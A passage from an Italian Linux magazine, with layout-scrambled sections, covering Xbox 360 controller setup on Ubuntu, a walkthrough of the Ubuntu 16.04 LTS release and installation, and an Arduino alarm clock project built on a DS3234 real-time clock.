Copyright © 2008-2011 Ingo Ruhnke <grumbel@gmx.de>
```

02 DISABILITIAMO IL VECCHIO...

Per poter usare XboxDrv dobbiamo prima disabilitare Xpad (non è possibile usare due driver per il controller). Lanciamo il comando **sudo xboxdrv –detach-kernel-driver** e, se non dovesse funzionare, **sudo rmmod xpad**.

```
mario@valeria-ubuntu: ~
mario@valeria-ubuntu:~$ sudo apt-get install xboxdrv
Lettura elenco dei pacchetti... Fatto
Generazione albero delle dipendenze
Lettura informazioni sullo stato... Fatto
I seguenti pacchetti NUOVI saranno installati:
  xboxdrv
0 aggiornati, 1 installati, 0 da rimuovere e 93 non aggiornati.
È necessario scaricare 0 B/663 kB di archivi.
Dopo quest'operazione, verranno occupati 1.748 kB di spazio su disco.
Selezionato il pacchetto xboxdrv non precedentemente selezionato.
```

03 ...ATTIVIAMO IL NUOVO!

Per installare xboxdrv lanciamo **sudo apt-get install xboxdrv**. Al termine dell'installazione, lanciamo **sudo xboxdrv** e dovrebbe apparire una lista di parametri relativi agli assi del joystick e i pulsanti premuti. Terminiamo con **Ctrl+C**.

```
mario@valeria-ubuntu: ~
^CShutdown complete
mario@valeria-ubuntu:~$ sudo xboxdrv -silent

-- [ ERROR ] ------------------------------------------------------
option requires an argument -- i
mario@valeria-ubuntu:~$ sudo xboxdrv --silent
xboxdrv 0.8.5 - http://pingus.seul.org/~grumbel/xboxdrv/
Copyright © 2008-2011 Ingo Ruhnke <grumbel@gmx.de>
Licensed under GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it under certain
```

04 AVVIO SILENTE

L'avvio del driver da terminale offre un'infinità di caratteristiche poco utili all'utente medio. Lanciamo il driver in modo silente con **sudo xboxdrv --silent**: ci informerà soltanto relativamente al nome della periferica (nel nostro caso **js1**).

nella visione comune, era equipaggiato con Microsoft Windows. Per fortuna, di recente le cose sono cambiate: grazie a Steam, il vero gaming su GNU/Linux è realtà. Nasce quindi una nuova esigenza: un controller di gioco evoluto e che risponda perfettamente ai comandi. Abbiamo dunque deciso di darci ad un divertente esperimento: far sì che il gamepad di una Xbox 360 funzioni anche su una qualsiasi distribuzione GNU/Linux (per il nostro test ci siamo affidati ad Ubuntu). Scopriamo subito come fare.


Mapping e uso del controller

Configuriamo i pulsanti, eseguiamo la taratura e testiamo il controller con un qualsiasi gioco

```
mario@valeria-ubuntu: ~
mario@valeria-ubuntu:~$ sudo apt-get install jstest-gtk
Lettura elenco dei pacchetti... Fatto
Generazione albero delle dipendenze
Lettura informazioni sullo stato... Fatto
Pacchetti suggeriti:
  jstest-gtk-dbg
I seguenti pacchetti NUOVI saranno installati:
  jstest-gtk
0 aggiornati, 1 installati, 0 da rimuovere e 93 non aggiornati.
È necessario scaricare 129 kB di archivi.
Dopo quest'operazione, verranno occupati 466 kB di spazio su disco.
Scaricamento di:1 http://it.archive.ubuntu.com/ubuntu/ wily/universe jstest-gtk
amd64 0.1.1-git20140501-1build1 [129 kB]
Recuperati 129 kB in 0s (465 kB/s)
Selezionato il pacchetto jstest-gtk non precedentemente selezionato.
```


Joystick Preferences


Xbox Gamepad (userspace driver)
Device: /dev/input/js0
Axes: 8
Buttons: 11


Xbox Gamepad (userspace driver)
Device: /dev/input/js1
Axes: 8

01 UN ALTRO SOFTWARE


Per configurare il nostro controller necessitiamo di un altro software. Lanciamo il comando **sudo apt-get install jstest-gtk** ed avremo a disposizione una semplice interfaccia grafica con la quale interagire per le nostre configurazioni.

02 SETUP DA GUI

Da Unity, avviamo il software appena installato e vedremo apparire una lista di controller (se ne abbiamo collegato più di uno). Nel nostro caso, ci interessa il controller **JS1**. Se non compare, clicchiamo su **Aggiorna**.

03 CALIBRAZIONE IN CORSO

Selezioniamo il controller e clicchiamo sul pulsante **Proprietà**. Nella nuova finestra, scegliamo la voce **Calibration** e, in seguito, premiamo su **Start Calibration**. Ruotiamo il joystick in modo da rilevare il fine corsa e riportiamo tutti gli assi uno per volta al centro. Superata questa fase, terminiamo con **Ok**.

04 MAPPING DEI PULSANTI

Premiamo un pulsante del controller e, dopo aver preso nota del numero corrispondente segnalato, clicchiamo sul tasto **Mapping**. Ad esempio, trasciniamo il pulsante **7 - Start** sul numero **6** ed ecco che alla pressione di **Start** ora corrisponde il pulsante **6**. Ripetiamo l'operazione per ogni tasto.

05 MAPPING AVANZATO

Se vogliamo mappare la pressione di un pulsante della tastiera con la pressione di un pulsante del controller possiamo affidarci al comodo tool **Qjoypad**. Per installarlo, ci basta lanciare da terminale il comando **sudo apt-get install qjoypad**. Poi, avviamolo digitando, sempre da terminale, **qjoypad --notray**.

06 GLI ULTIMI RITOCCHI

Premiamo sull'icona del controller e scegliamo **Quick-Set**. Ci viene chiesto di premere il pulsante del controller da mappare. Premiamo il tasto della tastiera che vogliamo venga mappato, clicchiamo su **Update** e salviamo il profilo.

UBUNTU 16.04: ISTRUZIONI PER L'USO

Xenial Xerus è stato rilasciato: ecco tutte le novità e la guida completa per muovere i primi passi nella nuova versione della distro più amata dagli utenti del Pinguino

Puntuale come un orologio svizzero, ecco arrivare una nuova release primaverile di Ubuntu, la 16.04 LTS, questa volta battezzata dagli sviluppatori con il nome in codice di **Xenial Xerus** (letteralmente, scoiattolo amichevole). Una release, dunque, che racchiude la semplicità già nel suo nome. È davvero così? Noi abbiamo deciso di testarla a fondo e scoprire tutte le novità presenti in questo nuovo rilascio.

QUALCHE NOVITÀ, MA NESSUNA RIVOLUZIONE


Fermi tutti: Unity 8 ancora non c'è, per lo meno non di default. Dobbiamo "accontentarci" dell'ampiamente collaudato Unity 7, ambiente desktop decisamente maturo ma che di fatto ha un po' seccato quegli utenti che hanno voglia di una ventata di novità. Invece, anche questa volta, in casa Canonical gli sviluppatori si sono limitati ad una rinfrescata dei software presenti out of the box (Mozilla Firefox e LibreOffice in primis), all'integrazione del kernel Linux 4.4 ed alla rimozione di tool ritenuti non più necessari: uno di questi è il client instant messaging Empathy. Uscita di scena anche per Ubuntu Software Center, che cede il passo a GNOME Software.


NE VALE LA PENA?

Chi prevedeva grandi novità si sbagliava di grosso. Dopotutto, la storia di Ubuntu insegna che dalle release LTS non c'è da aspettarsi molto in termini di innovazione. Si tratta quasi sempre, infatti, di versioni nate per offrire stabilità e sicurezza, senza attivare di default nuovi fronzoli o funzionalità. E proprio per questo motivo, l'installazione di Ubuntu 16.04 LTS non può che essere consigliata: per 5 anni potremo dormire sonni tranquilli certi di utilizzare una distro supportata attivamente dal team Canonical. Continuare ad utilizzare una release di Ubuntu prima di aggiornamenti di sicurezza potrebbe mettere a repentaglio la nostra privacy. Dunque, non perdiamo altro tempo ed aggiorniamo subito il sistema!

IL LAUNCHER IN BASSO


Ecco come cambiare la posizione della barra laterale

Una delle novità più interessanti di questa nuova release di Ubuntu è la possibilità di spostare la barra laterale di Unity anche nella parte in basso dello schermo. Una novità, questa, che rende felici molti utenti perché, grazie all'ormai standard 16:9 dei display, è possibile settare un numero decisamente maggiore di launcher rispetto al passato. Uno dei metodi che ci consentono di spostare in basso la barra laterale di Unity, prevede l'utilizzo del tool **dconf-editor** (in caso contrario, ci basta lanciare da terminale il comando **sudo apt-get install dconf-editor**). Avviamolo (ricercandolo dalla Dash) e spostiamoci in **com → canonical → unity → launcher**. A questo punto, clicchiamo sul **launcher position** e selezioniamo l'opzione **bottom**. Possiamo quindi chiudere **dconf-editor** e il gioco è fatto!

"Anche io voglio Ubuntu!"

L'installazione della distro è semplice: ecco come portarla a termine correttamente in soli pochi minuti

01 IL PRIMO AVVIO


Dopo aver inserito nel lettore del PC il DVD (singolo o Lato A) allegato a questo numero di Linux Magazine, settiamo dal BIOS il boot da periferica esterna. Dopo qualche secondo, apparirà la schermata iniziale di Ubuntu 16.04 LTS. Clicchiamo su **Installa Ubuntu**.


02 UPDATE E CODEC

È consigliabile spuntare la voce **Scaricare gli aggiornamenti durante l'installazione di Ubuntu**, per ricevere tutti i pacchetti più recenti. Inoltre, se vogliamo utilizzare driver e codec proprietari spuntiamo anche la seconda voce. Proseguiamo con **Avanti**.

03 SOLO UBUNTU!

Possiamo ovviamente creare un dual boot ma nel nostro caso, vogliamo utilizzare unicamente Ubuntu 16.04 LTS: dunque, clicchiamo su **Cancella il disco e installa Ubuntu** e proseguiamo con **Installa**. Possiamo inoltre cifrare il file system per rendere più sicuri i nostri dati.

04 DATA E ORA

In questa fase dell'installazione guidata dobbiamo fornire qualche indicazione per configurare al meglio il sistema. Ad esempio, ci verrà richiesto di selezionare la nostra **Località** per impostare correttamente l'orario. Nel caso dell'Italia, selezioniamo **Roma** e proseguiamo con **Avanti**.

05 IL GIUSTO LAYOUT

Che layout ha la nostra tastiera? Nella maggior parte dei casi, sarà sicuramente italiana. Selezioniamo quindi la giusta opzione da **Scegliere la disposizione della tastiera**, verifichiamo nell'apposito campo che sia quella corretta e proseguiamo con **Avanti**.

06 TUTTO PRONTO!

Indichiamo un nome per l'utente, uno per identificare nella rete locale il PC e scegliamo una password di accesso. Spuntiamo la voce **Richiedere la password personale per accedere** e clicchiamo su **Avanti**. Non ci resta che attendere il termine dell'installazione dell'OS.

Ubuntu Desktop

1 IL "SOLITO" UNITY

In quel di Canonical hanno ritenuto opportuno rimandare il debutto chiacchierato Unity 8. Forse è stata la migliore soluzione, se si considera che siamo di fronte ad una release LTS. In ogni caso, se fremiamo dalla voglia di provare il nuovo ambiente desktop, possiamo installarlo manualmente: tutto quello che dobbiamo fare è lanciare da terminale il comando **sudo apt-get install unity8-desktop-session-mir**.


2 GLI APP INDICATOR

Le icone che ci permettono di controllare rapidamente lo stato della rete, di settare il volume degli altoparlanti e del microfono, di passare da un utente all'altro o di arrestare il sistema sono rimasti pressoché identici al passato: squadra che vince non si cambia, almeno fino a quando Unity 8 non debutterà ufficialmente.

3 UN NUOVO FIREFOX

Negli ultimi mesi, gli sviluppatori di casa Canonical hanno diverse volte discusso circa il futuro di Mozilla Firefox come browser predefinito di Ubuntu. Il motivo? La cessazione di NPAPI (entro la fine del 2016). Ciò vuol dire che molti plug-in potrebbero non funzionare più. In ogni caso, almeno per questa volta, gli sviluppatori hanno deciso di affidarsi nuovamente a Firefox, in particolare, alla recente release **45.0.1**.

4 PER LA TUA PRODUTTIVITÀ

LibreOffice resta la migliore soluzione Open per l'editing di testi, di fogli di lavoro o di presentazioni multimediali. Per Ubuntu 16.04 LTS, il team Canonical ha deciso di utilizzare la release **5.1.2.2** dell'apprezzata suite d'ufficio. Una release che migliora la compatibilità con i formati file proprietari che, purtroppo, rimangono i più diffusi.

5 ADDIO AL SOFTWARE CENTER

Fuori il "vecchio" Ubuntu Software Center, dentro **GNOME Software**, un gestore dei pacchetti che offre una maggiore stabilità e, soprattutto, velocità della soluzione inizialmente sviluppata internamente in Canonical. Così, l'Ubuntu Software Center viene mandato ufficialmente in pensione e, quasi certamente, non verrà ricordato con nostalgia dagli utenti.

Applicazione in evidenza


Selezionate da noi: Getting Thin... · Shutter · Mappe


Applicazioni grafiche consigliate: LibreOffice ... (Installato) · Shotwell (Installato) · Darktable

6 ANCORA AMAZON!?

Un accordo, quello che c'è tra Canonical e Amazon, ormai lungo circa 4 anni. Eppure, quell'icona presente nella barra laterale di Unity non piace proprio a nessuno. Perché il team Ubuntu non dà ascolto ai suoi utenti? In ogni caso, ci basta un clic destro sull'icona stessa e la selezione dell'opzione **Sblocca dal Launcher** per disfarcene in un secondo.

7 IL CENTRO DI CONTROLLO

La schermata di Impostazioni del sistema di Ubuntu 16.04 LTS non è diversa da quella già vista nelle precedenti release. Di default, per la felicità degli utenti, sono disattivati i risultati di ricerca provenienti dal Web e restituiti all'interno della Dash di Unity. Se vogliamo abilitarli, ci basta cliccare su **Sicurezza e privacy**, spostarci nel tab **Ricerca** ed attivare l'opzione **Includere i risultati da ricerche online**.

8 SFONDI RINNOVATI

Come di consueto, ogni nuova release di Ubuntu, LTS o meno che sia, porta con sé un nuovo set di sfondi statici o animati. Il tema predefinito del sistema rimane sempre il collaudato **Ambiance** ma, come ben sappiamo, scaricarne ed installarne di nuovi è davvero un gioco da ragazzi.

La sveglia Open Source

Realizzarla è un gioco da ragazzi! Ti bastano una manciata di componenti e un ATMEGA328: il codice te l'offriamo noi

Michele Petrecca

Il codice completo lo trovi su: **www.edmaster.it/url/5772**

Al di là del progetto, a cui si potrebbe non essere interessati, l'obiettivo principale di queste pagine è quello di illustrare il tipico concetto di ottenere il massimo delle funzioni con il minimo dei componenti e, perché no, dei costi. Nello specifico vedremo come con un comune display LCD 16x2 su bus I2C e 4 pulsanti sia possibile visualizzare e gestire tutte le funzioni che ci occorrono per realizzare una completa radiosveglia Open Source con datario comprensiva di sensori.
Capiremo anche come le caratteristiche di questo sistema possano essere ulteriormente aumentate in funzione degli obiettivi che potremo prefiggerci. Non solo, approfitteremo di questo progetto relativamente semplice per illustrare come creare un codice sorgente quando il componente da utilizzare non presenta le librerie necessarie da implementare nell'IDE: in questi casi, come dobbiamo comportarci? Procediamo per passi.

LA FUNZIONE RTC

Acronimo di **Real Time Clock**, l'RTC è un circuito integrato contatore il quale partendo da una frequenza di 32.768 Hz (generata da un oscillatore locale al quarzo applicato su piedini specifici) è in grado di creare un impulso al secondo (frequenza di 1 Hz) necessario a pilotare la logica interna di controllo al fine di conteggiare secondi, minuti, ore, giorni, mesi (ricavandosi da questi il giorno della settimana) e anni.
Il numero dei giorni del mese è automaticamente regolato includendo la presenza o meno di anni bisestili. È anche possibile scegliere il formato delle ore: 0-23 oppure 0-12 con l'indicazione AM/PM a cui aggiungere, a seconda delle scelte sull'integrato RTC, in genere 1 o 2 allarmi programmabili, indispensabili se si vuole ottenere la funzione di sveglia.
Il conteggio rimarrà regolare anche in mancanza della tensione di alimentazione a patto che sia presente una batteria di backup: in genere, non in tutti i casi, una **CR1225** (datasheet allegato) da 3V al litio. Tutti i valori, dai secondi all'anno, sono mantenuti

I TERMINI DA TENERE BEN IN MENTE

Un po' di teoria prima di passare alla pratica

Nell'ambito di una misura del tempo, come potrebbe essere anche quella di un comune orologio, diversi termini possono entrare in gioco analogamente ai sensori. Possiamo annoverare la **Precisione**, sinonimo di riproducibilità della misura: è affetta da errori casuali. **Accuratezza (o Accuracy)**, differenza tra il valore vero e il valore misurato: una misura accurata è anche precisa, ma una misura precisa non è detto che sia accurata. Infatti, mentre un valore accurato fornisce valori molto vicini a quelli veri, un valore preciso fornisce valori molto vicini tra loro, ma non è detto che siano vicini al valore vero (cioè accurati!). Con riferimento al clock, si definisce **drift** una deriva dell'impulso associato a diversi fenomeni (ad esempio, la temperatura) che determina uno slittamento, avanti o indietro, del clock effettivo rispetto ad una condizione ideale. Definiamo come **jitter** la variazione, in ritardo o in anticipo rispetto a un clock ideale, dei fronti del segnale che originano chiaramente un ritardo o un anticipo dell'impulso. Fattori che causano il jitter sono il rumore termico, variazioni della tensione di alimentazione, interferenze, ecc. Infine, definiamo, poiché contenuto all'interno del DS3234, il **TCXO**, acronimo di **Temperature Compensated Crystal Oscillator**: un circuito oscillatore al quarzo laddove le variazioni di temperatura, le quali inducono variazioni in alcuni parametri, sono compensate fornendo così una misura del tempo (e nel tempo) più stabile rispetto a soluzioni non compensate.

all'interno di specifici registri che pertanto dovranno essere letti se si vuole visualizzarne il contenuto oppure scritti per impostare orario, datario e/o allarmi. In commercio di RTC per questo tipo di applicazioni ve ne sono diversi: in allegato, troviamo alcuni datasheet a cui far corrispondere le associate breakout board.
La scelta è ricaduta sull'integrato **DS3234** in package **SOIC20** (**Small Outline Integrated Circuit** da 20 pin) poiché tra quelli economici è il più accurato: **±2ppm** (parti per milione) a temperatura ambiente. Questa elevata accuratezza è dovuta al fatto che non necessita di un quarzo esterno poiché è già presente nell'integrato unitamente a un sensore - a cui è possibile accedere in tempo reale ai valori previo indirizzamento di uno specifico registro - il quale periodicamente campiona la temperatura e regola il carico dell'oscillatore al fine di compensare la variazione dei diversi parametri. Gli indirizzi e i dati sono trasferiti attraverso l'uso del bus bidirezionale **SPI** (**Serial Peripheral Interface**).
Il DS3234, come visibile nella tabella a pag. 12 del datasheet allegato, presenta 23 registri da 8 bit. Ad ogni registro è associata una specifica funzione. Partendo dall'alto il registro numero 1 ha un range di valori da 0 a 59 e contiene il valore dei secondi: delle unità per i primi 4 bit a partire dal meno significativo (**LSB - Least Significant Bit**) e delle decine di secondi per i successivi 3 bit. L'indirizzo da utilizzare sarà, in esadecimale, il valore **0x00** (o **00h**) in lettura e **0x80** (o **80h**) in scrittura.
Analoghe considerazioni per tutti gli altri registri fermo restando il diverso range di valori e la specifica funzione da essi svolta. Com'è facile intuire, i valori non sono espressi in numeri decimali bensì in numeri binari con la particolarità che al singolo bit è associato un peso, in sostanza il valore è codificato in **BCD**.
Per leggere i registri dell'integrato, al fine di visualizzarli ad esempio su un display LCD, occorre effettuare la conversione da codice BCD a decimale. Viceversa, per scrivere nei registri (laddove permesso) ad esempio con l'intento di rimettere l'orologio, la sveglia o regolare il datario, se riportiamo i dati in decimale (com'è usuale) dovremo dapprima convertirli in BCD dal µC (microcontrollore) e solo dopo operare la scrittura del registro corrispondente. Per gli approfondimenti raccomandiamo la lettura dei commenti presenti nel sorgente laddove, al di là delle righe banali, viene spiegata puntualmente ogni singola azione.
Per l'RTC DS3234 alcuni sviluppatori hanno elaborato delle librerie (in allegato) per Arduino che ben si adatterebbero al progetto, ma nel sorgente proposto faremo finta che queste non esistano: in questo modo potremo iniziare ad intuire anche come creare una libreria per un componente da implementare in nuovi progetti da sviluppare e rilasciare. Nel sorgente, probabilmente alcuni troveranno più agevole il trattamento dei dati utilizzando una struttura (istruzione **struct**): noi ci siamo mantenuti sul più intuitivo e facile, ma i più bravi, possono riconvertirlo abbastanza facilmente.

CODIFICA BCD

Un codice "pesato"

Acronimo di **Binary Coded Decimal**, la codifica numerica **BCD** è la rappresentazione di una cifra decimale con 4 bit. Il meno significativo (**LSB**) ha un peso pari a 1, il secondo 2, il terzo 4 e il quarto 8. Allora, il numero 17 in BCD è pari alla coppia di 4 bit 0001 e 0111 dove i primi 4 bit rappresentano le decine e i secondi le unità: rispettivamente, 1 e 7. In binario, è l'equivalente a 5 bit 10001. Altro esempio, in BCD 81 dobbiamo vederlo come il numero decimale 8 e il numero decimale 1 quindi lo scriveremo come la coppia di 4 bit 1000 e 0001 mentre in binario utilizzeremo i 7 bit 1010001. Osserviamo come l'utilizzo del codice BCD presenti 6 cifre (disposizioni con ripetizioni dei valori 0 e 1 su N posizioni) non utilizzate e per questo è detto codice ridondante. Per completezza facciamo presente che esistono anche i codici **Aiken, Gray ed Eccesso 3.**

Fig. 1 • Schema di principio dell'orologio datario con sveglia

IL SENSORE

Alla funzione orologio-sveglia con datario abbiamo aggiunto un sensore di temperatura. Niente e nessuno vieta di aggiungerne, seguendo lo stesso iter, altri sul bus I2C poiché più semplice da gestire e dal punto di vista hardware e dal punto di vista software, a patto che non si crei conflitto con gli indirizzi tra i device collegati. Nel prototipo visibile in **Fig. 2** il display presenta indirizzo **0x3F** mentre il sensore, di default, **0x18** ma è possibile cambiarlo intervenendo sui bit A2-A1-A0. In questo caso, per semplificare il sorgente abbiamo fatto uso delle librerie: la scelta è ricaduta sul chip **MCP9808** (datasheet e librerie in allegato) montato su una breakout board poiché presenta un package **MSOP8** (**Micro Small Outline Package** a 8 pin) assolutamente ingestibile su breadboard.





Fig. 2 • Primo prototipo in funzione: impostazione dell'orario

CABLIAMO IL CIRCUITO

Per le prime prove, soprattutto se intendiamo modificarne il funzionamento e/o variarne il numero di funzioni, possiamo fare uso di breadboard con corrispondenti breakout board le quali dovranno avere i reofori (connettori lineari o angolari) per l'inserzione su breadboard. Solo in un secondo momento, per miniaturizzare il risultato, inserirlo in un mobiletto plastico e renderlo definitivo e stabilmente in uso, si può realizzare un circuito stampato creato ad-hoc da far realizzare da ditte specializzate nella creazione di PCB. Per i pulsanti sono state adottate delle resistenze di pull-down: mantengono l'ingresso del µC ad un livello logico basso. Poiché all'interno del µC sono già presenti delle resistenze di pull-up (mantengono lo stato del pin al livello alto) allora, modificando il sorgente e le connessioni, possiamo rimuovere anche le 4 resistenze. In questi casi, nel modificare lo schema, si presti attenzione a non creare dei corto-circuiti nel pigiare il pulsante poiché si rischia di distruggere la porta digitale del µC!

TRASFERIAMO I DATI

Poiché stiamo utilizzando il bus SPI per l'RTC (ma chi vuole può utilizzare il bus I2C scegliendo un diverso RTC e modificando il sorgente) e la programmazione del µC utilizzando l'IDE Arduino come ISP fa uso proprio del bus SPI, per evitare conflitti potremmo adottare una soluzione dedicata: utilizzo di uno specifico circuito integrato possibilmente supportato dal kernel Linux. Durante i nostri test, abbiamo optato per una breakout board con **FT232RL** supportato dal modulo **ftdi_sio** (**modinfo ftdi_sio**). Qualora si scegliesse un modello differente è necessario assicurarsi che sia supportato direttamente dal kernel o da sorgenti di terze parti non abbandonati nello sviluppo! Si può adottare anche la soluzione presente sulla scheda Arduino Uno: un connettore per la programmazione seriale collegato al bus SPI. In questo modo possiamo continuare ad utilizzare la scheda Arduino come programmatore seriale. Il collegamento vede l'ISP direttamente ai pin del µC e sulle linee **MISO**, **MOSI** e **SCK** tra l'RTC e il µC dovranno essere poste 3 resistenze in serie secondo lo schema di pag. 3 riportato nel documento allegato (AVR910.pdf). Analoghe considerazioni per i pin 2 e 3 del µC, corrispondenti ai pin digitali 0 e 1 di Arduino Uno: se vogliamo utilizzarli come ingressi/uscite ricordiamoci di inserire 2 resistenze in serie alla linee **RX** e **TX** tra i pin del µC e il convertitore USB-Seriale.

L'ALIMENTAZIONE

In genere, non vi sono problemi di alimentazione con l'uso delle breakout board poiché sono garantite per un range di tensioni comprese tra i 2,7 V e i 5,5 V e quindi idonee per l'alimentazione via USB, ma una verifica sul datasheet del costruttore può sempre evitarci spiacevoli inconvenienti. Effettuata la verifica durante le prove di programmazione possiamo tranquillamente alimentare il sistema da porta USB poiché l'assorbimento di corrente, utilizzando un display LCD, rimane piuttosto contenuto. Ma se volessimo rendere "indipendente" la scheda? Alla lista della spesa occorre aggiungere un integrato stabilizzatore µA7805 e un paio di condensatori. Lo schema elettrico allegato fornirà tutti i dettagli del caso.

COME FUNZIONA?

